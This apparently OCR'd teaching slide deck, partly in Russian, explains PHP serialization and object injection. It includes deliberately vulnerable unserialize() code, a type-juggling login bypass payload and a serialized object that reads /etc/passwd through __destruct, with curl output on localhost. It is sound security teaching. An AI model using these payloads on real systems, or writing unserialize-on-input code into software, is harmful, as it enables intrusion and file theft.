PHP Object Injection

What is it?

- This is an example of data (variables) serialization


```
$a="asdasd";
$b[0]="123";
php > print_r(serialize($a));
s:6:"asdasd";
php > print_r(serialize($b));
a:1:{i:0;s:3:"123";}
```

What is it?

- And this is how to unserialize works:

```
php > var_dump(unserialize('a:1:{i:0;s:3:"123";}'));
array(1) {
  [0]=>
  string(3) "123"
}
```

How does it work?



null

Код:

```
N;
```

boolean

Код:

```
b:1;
[тип]:[значение];
```

integer

Код:

```
i:66;
[тип]:[значение];
```

float / double

Код:

```
d:1.2339;
d:NAN;
d:-INF;
[тип]:[значение];
```

string

Код:

```
s:3:"ABC";
[тип]:[длинна_строки]:[значение];
```

String

Код:

```
S:3:"A\FFC";
[тип]:[длинна_строки]:[значение];
```

Отличае S от s в том, что при S символы можно задавать в виде \XX (X == [0-9a-fA-F])

array

Код:

```
a:1:{...};
[тип]:[количество_элементов]:{[индекс];[элемент];}
```

Индекс может быть строкой или целым числом. Если указать несколько одинаковых индексов, то, соответственно, запишется последний.

object (stdClass)

Код:

```
o:1:"i:0;s:3:"ABC";}
[тип]:[количество_элементов]:"[индекс];[значение];}
```

Object

Код:

```
O:9:"testClass":3:{}
[тип]:[длина_названия]:[название]:[количество_полей]:{[название_поля];[значение];}
```

What is this?

- Simple example of data serialization in web app


```
<?php
 $data = unserialize($autologin);
 if ($data['username'] == $adminName && $data['password'] == $adminPassword) {
    $admin = true;
} else {
    $admin = false;
 }
```

What is it?

- Exploitable because == is used instead of ===

```
<?php
  $data = unserialize($autologin);
  if ($data['username'] == $adminName && $data['password'] == $adminPassword) {
     $admin = true;
} else {
     $admin = false;
  }
```

```
$data=array();
$data[‘username’]=‘root’;
$data[‘password’]=True;
```




```
php > $data=array();
php > $data['username']='root';
php > $data['password']=True;
php > print_r(serialize($data));
a:2:{s:8:"username";s:4:"root";s:8:"password";b:1;}
php > 
```

… and so?


- Unserialize objects
- Magic methods like __wakeup() call on deserialization
- Inspect them to find exploitable path of code
- This like old code reuse

Example of a code reuse exploit



```php
<?php

class Example1
{
   public $cache_file;

   function __construct()
   {
      // some PHP code...
   }

   function __destruct()
   {
      echo "This is __destruct";
      $file = "/tmp/{$this->cache_file}";
      if (file_exists($file)) @readfile($file);
   }
}

// some PHP code...

$user_data = unserialize($_GET['data']);

var_dump($user_data);

```

Example of a code reuse exploit



```
[Mon Mar 20 16:41:45 2017] 127.0.0.1:53830 [200]: /unserialize.php?data=s:1:"A"
[Mon Mar 20 16:41:52 2017] 127.0.0.1:53943 [200]: /unserialize.php?data=O%3A8%3A%22Example1%22%3A1%3A%7Bs%3A10%3A%22cache_file%22%3Bs%3A13%3A%22..%2Fetc%2
Fpasswd%22%3B%7D
```

```
MacBook-Pro-user:~ user$ curl '127.0.0.1:8080/unserialize.php?data=s:1:"A"'
string(1) "A"
MacBook-Pro-user:~ user$ curl '127.0.0.1:8080/unserialize.php?data=O%3A8%3A%22Example1%22%3A1%3A%7Bs%3A10%3A%22cache_file%22%3Bs%3A13%3A%22..%2Fetc%2Fpass
wd%22%3B%7D'
object(Example1)#1 (1) {
  ["cache_file"]=>
  string(13) "../etc/passwd"
}
This is __destruct##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/empty:/usr/bin/false
```

```
php > class Example1 {
php {     public $cache_file = '../etc/passwd';
php { }
php >
php > print_r(urlencode(serialize(new Example1)));
O%3A8%3A%22Example1%22%3A1%3A%7Bs%3A10%3A%22cache_file%22%3Bs%3A13%3A%22..%2Fetc%2Fpasswd%22%3B%7D
php > print_r((serialize(new Example1)));
O:8:"Example1":1:{s:10:"cache_file";s:13:"../etc/passwd";}
php > c
```

